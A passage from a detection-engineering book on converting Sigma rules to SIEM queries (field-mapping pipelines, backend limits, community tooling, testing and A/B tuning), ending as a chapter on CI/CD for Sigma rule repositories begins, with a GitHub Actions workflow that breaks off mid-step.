It is also worth noting how `logsource` improves context. Logs from different sources can use similar field names but represent different activities. For example, both a process creation event and a network connection event might have an Image field (executable name). Searching for explorer.exe in any log might surface both process launches and network connections by Explorer. Hence, by specifying the `logsource` category (process vs. network), Sigma ensures that Image = explorer.exe is evaluated in the correct context. This prevents false positives that could arise from ambiguous event data. In summary, **use Sigma's logsource abstraction to your advantage**—keep rules as general as possible to maximize reuse, but include enough specificity (like category or product), so that the conversions know exactly which data to target. This practice maintains clarity about the context.

Translation Mismatches

Converting a Sigma rule into a SIEM-specific query is not always an entirely advantageous process. In theory, Sigma's expressive power should be a superset of what most SIEM query languages can do. However, in practice, there exist **syntax and feature mismatches**. Therefore, Sigma project provides conversion backends (for example, Splunk, Elastic, Azure Sentinel, and so on), which handle most translations automatically.

However, you may encounter cases where a Sigma rule cannot be directly converted, or the result does not capture the original intent exactly.

A category of issues is the **known limitations in the converter backend**. These are essentially bugs or incomplete implementations in the translation tool. For example, a new Sigma operator or a complex condition might not yet be supported by a particular backend, which can lead to an error or a "Not convertible" output. Therefore, staying updated with the latest version of the Sigma converter (such as `sigma-cli` or `pySigma`) is important, as the community improves these tools continuously. Hence, you must check the backend's documentation or repository for known issues whenever a conversion fails, as it might be a known gap which is being worked on.

Another challenge is the **mismatch between Sigma's syntax and the target query language's capabilities**. This is because Sigma rules can express constructs that some SIEMs cannot. A classic example is **correlation logic**—Sigma supports simple event correlation within a rule (using count-based aggregation or time-based correlation conditions), but not all SIEMs allow multi-event logic in a single query. Therefore, if you write a Sigma rule that says "alert when the same user fails to log in 5 times within 1 minute" (`condition: selection | count by User > 5 with timeframe: 1m`), a backend like Splunk or Elastic can implement it with subqueries or aggregations. However, some platforms might not support such a query directly. As a result, the Sigma rule **will be only partially converted, or will not be converted at all**. In Microsoft Sentinel's KQL, for instance, certain Sigma correlation constructs or string matching patterns might not translate, as KQL has different semantics (or requires a different approach) for the same logic.

Data source mismatches can also occur here. This is because Sigma's `logsource` might refer to something that does not exist on the target platform, at least by default. Consider a Sigma rule for detecting a threat in Zeek network logs (Sigma product: zeek). If you try to convert this for Azure Sentinel, the converter might not know how to handle "Zeek" because Sentinel does not natively ingest Zeek logs. The conversion tool may either throw an error or produce a query that points to a `nonexistent` table. Moreover, the Microsoft Sentinel team noted that some Sigma rules simply reference data sources that were not present in Sentinel, which can be a reason for conversion failures. Hence, the onus then falls on you to

either map that `logsource` to an equivalent (if you have the data under another name), or accept that the rule is not applicable in the said environment.

To handle translation mismatches, here are a few helpful strategies:

- **Ensure that your Sigma rules carry enough context**. This makes mapping easier for the converter. Many conversion issues (especially in Azure Sentinel) were resolved by adding missing category information, so that the tool could pick the right dataset.
- **Use Sigma's config and processing pipelines** when converting. These allow you to define custom field mappings or `logsource` transformations. If the default conversion is not correct, a tailored config can fill the gap (for example, telling the converter that product: zeek in your org maps to a specific Sentinel table). In other words, you can extend the translator's knowledge of your environment.
- **Simplify overly complex rules**. If a Sigma rule uses an exotic feature that consistently fails to convert, consider breaking the detection into simpler parts. For example, a multi-stage correlation rule might be split into two separate rules, or an alert with a follow-up hunt.
- **Keep an eye on conversion output**. Do not trust that a converted query has the exact logic you intended. It is a good practice to review the output query (many tools show it in a UI or CLI). Look for any obviously missing pieces. Occasionally, you might find that an AND NOT filter condition in Sigma was dropped because the backend did not support it as written. Therefore, knowing about it upfront will allow you to adjust accordingly.

Finally, be aware of *false negatives or false positives introduced by translation*. A subtle mismatch (like a regex that has to be simplified, or a case-insensitivity issue) might cause the detection to behave differently on the SIEM. We will discuss testing in this chapter later, but the key point here is: **whenever you convert Sigma to a backend, you must validate that the logic still aligns with your intent**. The Sigma community and vendors often document known translation quirks. Therefore, you must use those resources to anticipate and mitigate mismatches. In cases where automation falls short, a bit of human tweaking goes a long way to ensure parity between the Sigma rule and the final SIEM query.

Custom Converters and Automated Field Mapping

Sigma's flexibility comes from its ability to adapt to different backends through converters (backends) and configuration profiles. Each SIEM or log platform has its own field names, schemas, and quirks. Therefore, **custom converters and field mappings** are essential to translate generic Sigma rules into effective platform-specific queries. Sigma's conversion tools (like the legacy **`sigmac`** or the newer **`Sigma CLI`** / **`pySigma`** **library**) support YAML-based configuration files and **processing pipelines** to customize how rules are translated.

Creating and Using Custom Configurations: A Sigma **config YAML** allows you to map Sigma's generic field names and log source categories to the ones used in your environment. For example, if your Splunk indexes use a different field name for a Windows Event ID, or if you have normalized data to a custom schema, you can define these mappings in a config file. The legacy **`sigmac`** tool accepted a **`-c`** option to merge one or more config files during conversion, each containing custom field and index mappings. In practice, you might start with a provided config (for example a default *splunk-windows* config), and then override specific fields. For instance, you could map Sigma's generic **`CommandLine`** field to your environment's actual field name (for example, **`process_cmd`** or **`ProcessCommandLine`**) in YAML. As an example from an **Optiv** blog, *"Sigmac… performs the translation using a YAML configuration file that maps Sigma fields to each vendor's query language."*. Moreover, modern Sigma CLI uses pySigma under the hood, which still supports YAML configs, but in the form of **processing pipelines** for more complex transformations.

YAML Config and Field Mapping Customization: In Sigma's newer pipeline system, you create YAML files that specify transformations to apply before generating the query. A common use case is **field name mapping**. This refers to replacing Sigma's field names with the ones your logs use. For example, consider a scenario where Windows event logs are ingested under different field names: perhaps the classic **`EventID`** field is stored as **`event_id`** or **`evtid`** in different data sources. You can create a pipeline that maps **`EventID`** to those variants. A snippet from a Sigma pipeline YAML might look like this:

```
transformations:
  - id: field_mapping_example
    type: field_name_mapping
    mapping:
      EventID:
        - event_id
        - evtid
```

In this snippet, any Sigma rule referencing **`EventID`** would be converted to use **`event_id`** or **`evtid`**, as deemed appropriate. You can similarly map other fields (for example, map Sigma's Image field to a custom **`process_path`** field in your schema). Here, the pipeline **conditions** allow context-specific mapping—for example, only apply certain mappings to Windows logs or to specific log sources. An illustrative example from Sigma's documentation defines a pipeline to fix field naming inconsistencies. Therefore, if your organization prefixes all Windows event fields with win., or if two merged datasets use **`EventID`** vs. **`evtid`**, you can reflect it in the pipeline. A transformation might map **`EventID`** to **`event_id`** and **`evtid`**, another adds the prefix win. to all Windows fields, and so on. Therefore, this will ensure that the final query matches your indexes.

Sigma Pipeline Mechanics

Sigma **processing pipelines** are an ordered set of transformations that are applied during conversion. These give you fine-grained control over field names, log sources, and even query structure. Processing pipelines can be defined entirely in YAML (intended for end-users) or in Python (for Sigma backend developers). However, YAML pipelines are easier to maintain for custom configs. For example, suppose you have a proprietary application logging system ("**`PuppyApp`**") that sends logs to Splunk with unique field names. You could create a pipeline YAML to handle this—add a condition to route Sigma's generic **`logsource`** to the correct Splunk index and source type, and then map generic fields to the app's fields. For instance:

```
# Custom pipeline for PuppyApp logs in Splunk
name: Puppy Application – Splunk Log Source Configuration
priority: 100
transformations:
  - id: set_index_and_source
```

```
    type: add_condition
    conditions:
      index: "puppy_prod"
      source: "PuppyApp/App"
    rule_conditions:
      - type: logsource
        product: puppy
        service: app
  - id: map_fields_for_puppy
    type: field_name_mapping
    mapping:
      status: "puppy.status"
      dog_name: "puppy.name"
      dog_breed: "puppy.breed"
    rule_conditions:
      - type: logsource
        product: puppy
        service: app
```

In this example, any Sigma rule with **`logsource: { product: "puppy", service: "app" }`** will have the Splunk query automatically scoped to **`index="puppy_prod" source="PuppyApp/App"`**, and will replace fields like status with **`puppy.status`** in the output query. As a result, a Sigma rule looking for status: "**`sad`**" in that logsource would convert to a Splunk query index="**`puppy_prod`**" source**`="PuppyApp/App" puppy.status="sad"`**. This will exactly match with the custom schema. Therefore, this example illustrates how **automated field mapping** via pipelines makes Sigma rules immediately usable even with **proprietary fields or custom schemas**.

Maintaining Custom Converters

In most cases you will not need to write a converter from scratch—the Sigma project provides backends for many platforms (Splunk, Elastic, Azure Sentinel, QRadar, and so on), and these come with default configs or pipelines for common schemas. *"Each supported SIEM has its own configuration already pre-defined, with most fields and **logsources** mapped for you"*. However, it is a good practice to maintain your **own config profile** for your environment. Treat these YAML pipeline files as code;

keep them in version control alongside your Sigma rules. Update the mappings when you introduce new log fields, or while changing naming conventions. **More best practices** include documenting any custom field mappings (so that others know that for example `process_name` in Sigma is actually `evt.ProcessName` in your SIEM), and using Sigma's conditional mappings to handle exceptions (as shown, you can apply mappings only for certain log source types, or only if previous transformations were applied). Remember to always test converted queries in the target SIEM to validate if your custom mappings produce syntactically correct and effective queries.

In situations where a completely new backend (converter) is needed—such as, a SIEM that Sigma does not support out-of-the-box—you can create a **custom Sigma backend for them**. This involves writing Python code to implement the conversion logic for a given platform's query language. The new **pySigma** framework makes this easier by decoupling backends from the core—backends now become modular plugins, and are often maintained in separate repositories. This modular design means that you can develop and maintain a custom converter (for, say, a proprietary query language) without having to fork or modify the entire Sigma codebase. If coding a backend seems too involved, an interim solution can be to convert Sigma rules to a similar supported format, and then manually tweak them. However, ideally, if you create a new backend or custom config that could be broadly useful, you should contribute it to the community (as many have done). We will discuss community contributions in the next section.

In summary, **automated field mapping via YAML configs and pipelines** is the key to operationalizing Sigma across diverse backends. By investing time in custom converters and config profiles, you can ensure that your Sigma rules align with your SIEM's data schema. This yields accurate detections with minimal manual query tweaking, while truly fulfilling Sigma's promise to *"write once, deploy anywhere"*.

Backend Constraints

Even when Sigma's logic *can* be translated, the target platform might impose limitations on how the query can be executed. Therefore, each SIEM or log search engine has its own query language features and constraints, which can affect Sigma rule deployment. A prominent example is **regular expression support** (or the lack thereof). Sigma allows the use

of regex patterns in rule conditions via the `| re` modifier. However, not all backends support regex searching, and among those that do, the syntax and performance considerations vary widely. This means that a Sigma rule with a regex may not work as intended once it is converted.

For instance, some SIEMs (especially older or on-prem ones) simply do not offer a regex operator in their search language. An ArcSight implementation or certain managed detection platforms might only support wildcard matching, but not full PCRE regex. If you wrote a Sigma rule using a complex re pattern, the converter for such a backend might have to either **approximate the pattern, or drop that condition** entirely. Florian Roth, Sigma's co-founder, has noted that the project tries to **avoid regex-heavy rules, as not all backends can handle them,** or implement them consistently. In Splunk, for example, searching with regex often requires piping to a | regex command, which can be less efficient, and is hence not easily combinable with index search terms. Therefore, a Sigma rule that relies on a fancy regex might translate into a Splunk query that uses | rex or | regex, besides being very slow, and would need additional filtering. Hence, in practice, it is often better to use simpler operators (like `contains`, `startswith`, and so on) that convert cleanly, and run rapidly on the SIEM.

Another constraint is **case sensitivity and encoding differences**. Sigma assumes case-insensitive matching by default (for most operators), unless you specifically use the | re for a case-sensitive regex. However, certain backends might have case-sensitive field comparisons by default. Additionally, they may require functions to lowercase fields for case-insensitive matching. Therefore, the Sigma converter usually inserts the proper syntax (for instance, converting a Sigma contains into a case-insensitive search term with wildcards or appropriate functions in the target language). However, you should be mindful—if you see unexpectedly missed detections, it could be that the backend was doing a case-sensitive match, whereas Sigma assumed case-insensitive. Therefore, you must always verify how your SIEM handles string matching, and adjust the Sigma rule or the backend config (such as adding a `.lower()` transformation) if and as required.

The query length and its complexity is another limitation. Some SIEM query languages have limits on query length or the number of Boolean clauses. Hence, if a Sigma rule has a huge list of OR conditions (for

example, 100+ values in a selection), the converted query might hit engine limits. Splunk, for instance, has documented limits on regex length. Other platforms too might fail to save or run extremely long queries. Therefore, in such cases, consider refactoring the rule by splitting it into multiple rules targeting subsets of values, or use a lookup if the SIEM supports it.

Additionally, **timeframe and correlation constraints** deserve a mention here. Sigma rules can include a timeframe for correlation (for example, 5 minutes) or use time-based correlation or event proximity constraints to indicate events occurring close in time. However, not all backends interpret timeframe. In fact, many simply ignore it. For example, a Splunk conversion of a Sigma correlation rule will include the logic to count events, but *Splunk will not automatically enforce the timeframe window*. Therefore, an analyst must add a time filter in the search query manually. Azure Sentinel's KQL can implement some time-bounded aggregations, but if a Sigma rule uses time-based correlation or time-window constraints, the converter may not have an exact KQL equivalent. As a result, your rule might alert on events that are technically outside the intended time window, or might not enforce an ordering that you previously assumed. Therefore, it is important to know about these backend quirks. As a rule, author including timeframe is still the best practice (for documentation, if nothing else), but as a rule *implementer*, you must remember to apply time filters, or look for alternative ways to constrain the query in the SIEM.

To summarize backend constraints, you must **know about your target platform's search language and limits**. Sigma's documentation and community often highlight it if a backend does not support something. For instance, if you are targeting a platform that does not support regex, avoid `| re` in your rule, or the converter will fail. If your SIEM struggles with wildcards, maybe use more specific matching. Additionally, you must always inspect the converted query for any odd constructions, as converters sometimes implement workarounds that are functional, but at the cost of performance or accuracy. Therefore, by designing Sigma rules with these constraints in mind (or adjusting them post-conversion), you can ensure that "detection-as-code" does not hit a wall when it is going from YAML to your live SIEM. Moreover, as a general rule, if a detection can be expressed using simple operators (`contains`, `startswith`, `endswith`) instead of regex, it will be more portable and performant across backends.

Community Contributions and Ecosystem Support

Sigma's growth and success are driven heavily by the open-source community. From rule development to backend integrations, the **Sigma ecosystem** enjoys broad community contributions that enhance compatibility across many security platforms. Therefore, this section explores how the community supports Sigma adoption, while highlighting key projects and collaborative efforts that detection engineers leverage for Sigma rule portability and accuracy.

`SigmaHQ` and the Open Rule Repository

The primary hub of the Sigma project is the SigmaHQ organization, which was originally initiated by Florian Roth and others. The official Sigma rule repository (**`sigmaHQ/sigma`** on GitHub) is the largest open-source collection of Sigma rules, with over 3000 detection rules contributed by volunteers and industry experts. This community-maintained repository covers a wide range of techniques and log sources, which makes reliable detections freely accessible to all. Detection engineers worldwide contribute new rules for emerging threats, improve existing ones, and update mappings as schemas evolve. The SigmaHQ team curates these contributions to maintain quality and consistency. The result is a **Massive Sigma rule base**, which is essentially a "Sigma Hub" of content, that organizations can draw from to jump-start their detection coverage. The Sigma project even provides **bi-weekly rule package releases** to make it easier to consume updated rules. This collaborative model means that Sigma rules are continuously improved by the community—a new log source or attack technique seen by one team can quickly be codified as a Sigma rule, and will be shared globally.

`pySigma` and Backend Extensions

On the tooling side, the community also contributes to Sigma's compatibility with various platforms. Therefore, the introduction of **`pySigma`** (the modern Sigma conversion library) exemplifies community-driven improvement. **`pySigma`** was designed as a more flexible and stable successor to the legacy converter, and it established a plug-in architecture for backends and pipelines. Backends for specific SIEMs (Splunk, Elastic,

Microsoft Sentinel, and so on) are now maintained as separate Python packages, many of which are open-source and community-maintained. This means that vendors or interested community members can develop and update their own Sigma backend without waiting on the core Sigma project. For example, an engineer at Rapid7 created a Sigma backend for `InsightIDR` (with its LEQL query language) when none existed, and documented the process for others. Similarly, Elastic's community has ensured that Sigma backends support both Lucene query syntax and EQL for Elastic SIEM. Additionally, Splunk users have contributed features to output queries using Splunk's data models. The open plug-in system encourages such contributions; as a result, Sigma now supports more than two dozen target formats, from mainstream SIEMs, to niche tools. Many of these were contributed or enhanced by the community. In practice, if a detection engineer finds that a certain log platform is not supported, they can write a backend or at least a custom pipeline and share it, while extending Sigma's reach. Moreover, the SigmaHQ documentation and blogs explicitly thank contributors and even provide community-written guides (for example, *"Creating a Sigma Backend for Fun (and no Profit)"* by Micah Babinski) to inspire others.

OSSEM and Community Schema Projects

The community also tackles the challenge of **data schema mapping** which is central to Sigma's field mapping problem. Projects like **OSSEM (Open Source Security Event Metadata)** provide a vendor-agnostic taxonomy for security logs. OSSEM, founded by Roberto Rodriguez (Cyb3rWard0g) in 2018, documents common event fields and definitions across platforms to improve data quality and consistency. While Sigma itself does not enforce a single taxonomy (Sigma uses a mix of field names, often borrowing from Windows/Sysmon events for practicality), the Sigma community has built bridges to these taxonomies. For instance, there is an **OSSEM processing pipeline** for `pySigma`, which transforms Sigma rules written in Sigma's schema into the OSSEM-defined schema. This allows organizations that have adopted OSSEM's common field names to easily convert Sigma rules to queries that align with their standardized schema. Likewise, community members have explored mappings to other schemas such as the **Elastic Common Schema (ECS)** and **Splunk's Common Information Model (CIM)**. These are popular standards that many enterprises use. Sigma

maintainers have debated adopting a single standard, but as one SigmaHQ blog notes, *"determining the optimal choice presents a complex challenge"*. Moreover, in practice, **mapping is unavoidable** because each environment's logs differ. Instead of forcing a single taxonomy, the strategy is to use flexible mapping. The community supports this by providing example mappings and pipeline templates. For example, Elastic's security community can provide a Sigma pipeline that maps Sigma's fields to ECS (while ensuring that Sigma rules produce queries ready for an Elastic Stack with ECS). Similarly, contributors familiar with Splunk's CIM have added logic to Sigma's Splunk backend to support CIM-based queries (for instance, using data model `tstats` searches). This means that a detection engineer can take a Sigma rule and convert it either to a raw Splunk SPL query or a CIM-optimized query depending on their needs. This level of adaptability is ultimately made possible by community-contributed mappings and code.

`SigmaHub` and Community Rule Exchanges

The term '`SigmaHub`' is often used informally to describe the broader ecosystem of community-driven Sigma rule sharing, instead of a single official project. Moreover, many community platforms share Sigma content beyond the official SigmaHQ repository. SOC Prime's **Threat Detection Marketplace** (now known for **Uncoder.IO**) is one well-known source—it offers Sigma translations and a large collection of Sigma-based rules. Uncoder is a free web tool where you can paste a Sigma rule, and also get an instant conversion to dozens of query languages. It is powered by the Sigma converters and is updated regularly by a community of Sigma enthusiasts and professionals. There are also community GitHub repositories (personal or organization-based) where detection engineers publish their own Sigma rules for specific domains (for example, cloud-focused Sigma rules, or collections of Sigma rules for ICS/SCADA threats, and so on). These community rule sets expand Sigma's coverage into niche areas, and often complement the main repository. **Therefore, SigmaHub** in this context, refers to the broader ecosystem of Sigma rule sharing, which is an ever-growing library of detections contributed by the community, whether via SigmaHQ or third-party collections. The open nature of Sigma rules (simple YAML files) makes it easy for analysts to exchange detection logic. Here is a practical example: a detection engineer might write a Sigma

rule for a newly discovered attack technique in AWS CloudTrail logs, and post it on their blog or GitHub. Almost immediately, others can grab that rule and, by using Sigma's converters, run it against their Splunk or Elastic instance. This rapid knowledge transfer is only possible because of the common Sigma format, and the community's willingness to contribute and maintain these rules.

Ecosystem Tooling and Support

The ecosystem around Sigma includes various tools that arose from community needs. We have mentioned **Uncoder.IO** (by SOC Prime) for on-the-fly conversions. Another is **`sigmac`** (the original CLI) and the new sigma-cli—while these are official tools, many community contributors help improve them by submitting patches or writing documentation on how to integrate Sigma in workflows. There is also **`SigmaGUI`** projects, VSCode extensions for Sigma syntax highlighting, and even integrations into SIEM products (some SIEMs now import Sigma rules directly, thanks to community pressure and sometimes code contributions). Community-driven initiatives like **AttackIQ's SigmAIQ** (a wrapper around **`pySigma`** for easier batch conversions), and various CI/CD pipeline examples (to auto-convert and deploy Sigma rules) further demonstrate how users can themselves extend Sigma's utility.

Crucially, the community also maintains **mappings and translation knowledge bases**. The open-source **OSSEM** project we discussed about previously not only defines schemas, but also provides mappings between different schemas (for example, how to map a Windows event field to an ECS field, or OSSEM to Splunk CIM). Detection engineers leverage these resources when customizing Sigma configs; rather than reinventing mappings, they can refer to OSSEM or vendor documentation for field equivalences. Therefore, the community's collective documentation efforts (wikis, schema repositories, blogs) reduce the burden of maintaining Sigma configurations.

Practical Impact–Rule Portability

Thanks to this ecosystem support, detection engineers can achieve a high degree of **rule portability** in practice. For example, suppose a Sigma rule from the community catches a new malware filename pattern in Sysmon

logs. Consequently, an engineer using Azure Sentinel (which queries data in KQL and uses slightly different field names) can rely on the Sigma **Azure Sentinel backend,** and perhaps a community-contributed configuration for Azure's schema to convert that rule to a Sentinel query in seconds. If the conversion misses a field mapping, the engineer can search community resources to find the correct mapping. They also might discover an existing Sigma **configuration for Azure** that already handles common Windows field mappings. Thereafter, by using it (or adjusting their own), they get a correct query. Hence, this **collaborative knowledge** means that one organization's work (mapping a Sigma rule to their system) can benefit everyone. Indeed, many Sigma rules in the main repository now carry annotations or have evolved, thanks to community feedback from running them on various platforms.

Maintaining Accuracy after Conversion

Writing a good Sigma rule is only half the battle won; ensuring that it works correctly in your SIEM is the other. After converting Sigma to the backend query, it is vital to **maintain the accuracy and fidelity of the detection**. Accuracy here means that the rule should catch the intended malicious behavior (true positives) without flooding analysts with irrelevant alerts (false positives)—just as you designed it. A sloppy conversion or field mismatch can erode this accuracy. Therefore, a validation process is needed.

A key practice is **testing the converted rule on real data**. This cannot be overstated. You should run the SIEM query produced from the Sigma rule against a dataset and see what it returns. Ideally, you have some known test logs or simulations of the threat behavior (as introduced in *Chapter 7, Threat Simulation and Rule Testing*, threat simulation discussion). If the Sigma rule is meant to detect `Mimikatz` usage, execute a `Mimikatz` test, or use a replay of known attack logs, and then confirm if the SIEM query indeed catches it. This kind of functional testing ensures that no false negatives were introduced. Recorded Future, for example, emphasizes a thorough testing process for every Sigma rule they publish—this is done by converting the rule, and running it against large log sets to verify that it detects the intended activity. Moreover, they build a *high level of trust* in

each rule by ensuring through testing that any false positives are understood, and the true positive rate is high.

Beyond functional testing, you can consider **regression testing** while modifying a rule. Let us say you adjusted field mappings, or tweaked a condition to suit your SIEM. Check that the detection still fires on the original malicious scenario. It is easy to accidentally narrow a query too much during conversion adjustments, which can cause it to miss events. Conversely, small differences in how a query executes might let in false positives. For example, you might find that the converted query returns a lot of benign events that you thought the Sigma rule would exclude. This could happen due to differences in data, or due to translation logic. Therefore, you must use these test results to iteratively refine the rule or its deployment configuration.

Another helpful technique is to **compare the Sigma rule's logic with the SIEM query logic side-by-side**. Many Sigma frontends (like Uncoder.io or Sigma CLI with verbose output) will show the Sigma AST (abstract syntax) and the generated query. Therefore, manually verifying that (A and B, and not C) in Sigma became the correct equivalent in the query (and not, say, (A and B), or not C due to a parser quirk) is time well spent. If you spot an error in conversion, you can address it by rearranging the Sigma rule (by changing YAML spacing, or explicitly grouping conditions can influence the converter), or updating the converter tool if it is a bug.

Maintaining accuracy also involves **monitoring the rule's performance in production**. Thus, after deployment, keep an eye on how often it triggers, and inspect a sample of the alerts. If you notice alerts that do not make sense (false positives), you may need to refine the rule or add a filter. If you expected alerts and see none that signal a false negative—possibly, the rule is not working as expected on the real logs. Maybe the field used is not the one populated in that environment (field mapping issue), or maybe attackers in the wild do things slightly differently than the rule expects. In one example, a Sigma rule might look for powershell.exe with a certain command line, but in your environment the PowerShell logs use a different encoding or the executable is pwsh.exe. These are the nuances that only show up when the rule runs on live data.

An approach some teams use is deploying new rules in a **"detect-only" or silent mode** initially. The rule runs and logs matches (or sends low-priority

alerts) without creating high-priority incidents. This trial period allows you to gauge its accuracy. If it is generating too many hits, you analyze them to see if they are noise; then adjust the rule accordingly (for example, and add an exclusion for a known benign process, or tighten a wildcard). If it is not generating any hits, you can validate with simulated data to ensure that it is not a conversion problem.

Remember that Sigma rules often come from one environment and are shared broadly. Therefore, it is expected that you might need to tune a rule after conversion, so that it is accurate in *your* environment. Sigma makes this easier by separating detection logic from data specifics, but the work of fine-tuning is still necessary. Therefore, you must embrace an iterative approach: convert, test, observe, and tweak. Over time, you will be able to build confidence that your Sigma-based detections are as sharp as traditional hand-written queries. As Recorded Future's detection team notes, deploying new Sigma rules should involve understanding their impact on workload, and ensuring minimal false positives/negatives through testing. In short, treat each rule deployment as an opportunity to verify that "what's on paper" (the Sigma YAML) truly translates to "what's in practice" (effective detection in your tools).

A/B Testing on Production Data

When you make changes to detection logic, how do you know if the changes are for better or worse? An advanced strategy borrowed from software development and web design is **A/B testing**—and it can be applied to security rules tuning. In a SOC context, A/B testing means running two versions of a rule simultaneously to compare outcomes. This is extremely useful when refining Sigma rules or any detection content, as it provides empirical evidence of how a rule performs relative to an alternative.

Imagine that you have a Sigma rule that is triggering too often. Thereafter, you devise a new version of the rule with additional filtering conditions. Here, instead of simply replacing the old rule and hoping for the best, you can run both side by side for a period of time. The original rule serves as the **control group** (baseline), and the modified rule is the **variant**. Both are fed the same stream of production log data. Crucially, you would configure one or both to not cause duplicate analyst fatigue—for instance, tag the alerts from the test rule as "`[TEST]`", or send them to a separate log for analysis.

During the A/B test, collect the metrics: how many alerts did each version generate? Did the new variant truly reduce the false positives (noise)? Did it still catch all the genuine incidents that the original did? After running them in parallel—this could be hours, days, or even a couple of weeks, depending on the frequency of events—you can then **compare the results**. Perhaps, you might find that the new rule fired 30% fewer alerts, and none of those suppressed alerts were true attacks. Or, you might discover that the new rule missed something important that the old rule would have caught, in which case, you have identified a flaw before it went live as the sole detector.

A real-world example of this process is tuning a URL-based alert rule. A SOC analyst had a rule that created incidents for certain web requests, but wanted to exclude specific benign URLs that were causing noise. They duplicated the rule, added exceptions for those URLs in the new version, and ran both. The test showed the new rule successfully stopped the bogus alerts without missing any bad ones. The benefits of this approach included **mitigating risk** (they did not blindly turn off the old rule, and possibly, lose coverage) and providing **data-driven validation** of the tuning. Thus, A/B testing allowed them to fine-tune with confidence.

To conduct A/B tests for Sigma rules, you may need some tooling or process in your SIEM. Some platforms might let you clone rules, and run the clone in a "`silent`" mode. Others might require crafting one rule to log to a secondary index for analysis. If direct parallel running is not feasible, an alternative is to replay historical data through both rule queries. For example, run the old query and new query over the last 7 days of logs separately, and compare the hit counts and result sets. While not as real-time, this can still give insight into differences.

When comparing A vs. B, focus on these questions:

- **False Positives**: Which rule generated more alerts that were deemed non-malicious upon investigation? If Rule B has significantly fewer, it is a good sign that your filtering is effective. Just ensure that those filtered events truly were not attacks.
- **False Negatives**: Did the new rule miss any detections that the old rule caught? If so, analyze those missed events—are they actually important? If yes, you might have over-tuned the rule, and would need to reintroduce some conditions.

- **Performance**: In some cases, a more complex rule might run slower. If you have telemetry on query performance or CPU usage, check that the new rule is not drastically less efficient than the old one (this is especially important in high-throughput environments).

A/B testing in detection engineering brings a methodical rigor to rule changes. Rather than relying on gut feeling or limited lab tests, you can see the impact under real conditions. It is a practice that can be used beyond just Sigma rules: for threshold tuning, for testing new machine-learning-based detections vs. old static ones, and so on. The core idea here is to have a **controlled experiment**. Therefore, by introducing changes gradually and measuring outcomes, you can avoid the pitfall of deploying a "fixed" rule that either does not actually fix the problem or worse, introduces a hole in your defences.

Conclusion

This chapter highlighted how **backend limitations and field mapping challenges** impact the operationalization of Sigma rules. We explored how differences in schemas (ECS, CIM, vendor-specific) require careful **field normalization**, and how tools like Splunk and Elastic demand tailored mappings and query adaptations. We also learned about the trade-offs between **generic versus specific `logsources`**, the risk of **translation mismatches**, and how **custom converters and pipelines** help bridge schema gaps. Additionally, we discussed **constraints of backends** such as missing regex support or time correlation limits, and how to mitigate them. Towards the end, the chapter underscored the importance of **community contributions** (**`SigmaHQ`**, **`pySigma`**, **`OSSEM`**, **`Uncoder`**) in expanding Sigma's compatibility, and stressed rigorous **testing and tuning** to maintain detection accuracy. Finally, we examined **A/B testing in production** as a practical way to validate and refine Sigma rules, before fully replacing the existing detections.

Next, we will focus on **CI/CD automation for Sigma rules**, and learn about how to validate, version, and deploy them at scale with pipelines and GitOps practices.

CHAPTER 13

Automating Detection Delivery with CI/CD

Introduction

Modern SOCs are increasingly treating detection rules as code, while applying Continuous Integration and Continuous Delivery (CI/CD) practices to manage and deploy Sigma rules. By automating validation, translation, and deployment, teams are trying to ensure that detection logic remains consistent and high-quality across environments. Therefore, this chapter covers how to structure a rule repository for CI/CD, integrate with GitHub Actions, validate Sigma rule syntax, automatically convert rules on commit, handle staging and production deployments, as well as implement versioning with release tags.

Structure

In this chapter, we will cover the following topics:

- Rule Repository Structure
- GitHub Actions Integration
- YAML Schema Validation and Linting
- Automatic Conversion on Commit
- Staging vs. Production Workflows
- Versioning and Release Tagging
- Bringing It All Together: End-to-End CI/CD Workflow

Rule Repository Structure

Organizing your Sigma rules in a standardized repository layout is the foundation of Detection-as-Code (DaC). A clear structure makes it easy to

manage rules, run automated pipelines, and collaborate. Therefore, many teams separate rules by platform or category, include testing artifacts, and add CI/CD configuration in the repository. For example, a typical detection content repository might look like:

```
detection-rules/
├── sigma/
│     ├── windows/
│    ├── cloud/
│    ├── endpoint/
├── platform-translations/
│      ├── sentinel-kql/
│     ├── splunk-spl/
│     └── elastic-lucene/
├── tests/
│    └── sample-logs/
├── ci/
│    └── test-pipeline.yaml
└── .github/workflows/ci.yml
```

In this example, the top-level **`sigma/`** directory contains subfolders for different environments like Windows, Cloud, Endpoint, and so on. Each Sigma rule is a YAML file in the appropriate folder (for example, a Windows Event Log rule under sigma/windows/). The **`platform-translations/`** section stores generated queries for various SIEM backends (KQL for Azure Sentinel, SPL for Splunk, Lucene for Elastic, and so on), while illustrating a pattern where Sigma rules are the single source of truth, and the converted output is kept under version control. Additionally, **tests/** directory can hold sample log files or test cases to validate rules (for instance, pairing **`rule.yml`** with **`test-log.json`** to simulate detection hits). Therefore, the **ci/** folder or CI configuration files (like a GitHub Actions workflow under **`.github/workflows`**) contain pipeline definitions that automate validation and deployment.

Naming conventions for rule files should be consistent and descriptive. For example, you might name files by technique or behavior (for example, **`suspicious_lsass_dump.yml`**), or include IDs/tags in filenames. Consistency aids discoverability and avoids duplicate rules. Within each Sigma rule file, ensure that the mandatory fields like id, title, and description

clearly identify the rule. Hence, a unique stable id (often a UUID) is crucial for tracking the rule across versions and deployments.

Moreover, the repository structure with your team's workflow is important. Some teams organize rules by data source or MITRE ATT&CK tactic instead of platform. Therefore, you must *choose what makes searching and maintaining the rules easiest for you*. The key here is that the structure is logical and mapped to how the CI/CD pipeline will process the files. For instance, if your pipeline validates all rules under **`sigma/`**, ensure that non-rule YAML files (playbooks, configs) are stored elsewhere or excluded, so that they are not incorrectly parsed as Sigma rules.

Finally, include documentation in the repository if possible. This can be a **`README`** describing how the repository is structured and how to contribute or deploy rules. This will help the new team members or open-source collaborators understand the DaC setup.

GitHub Actions Integration

With a well-structured rule repository in place, the next step will be to integrate it into a CI/CD pipeline. GitHub Actions is a popular choice for automating detection rule workflows. Therefore, by defining a workflow YAML, you can trigger actions on every pull request or commit to run validation, tests, and even deploy updated rules. Here is an example snippet of a GitHub Actions workflow that can be used for a Sigma repository:

```
name: Sigma CI Pipeline
on:
  push:
    branches: [ main, develop ]
  pull_request:
    branches: [ main ]
jobs:
  validate_and_convert:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3
      - name: Validate Sigma Rules
        uses: SigmaHQ/sigma-rules-validator@v1.0.0
        with:
```

```
      paths: './sigma'
    - name: Lint YAML formatting
      run: |
        pip install yamllint
        yamllint .
    - name: Convert Sigma to Splunk
      run: |
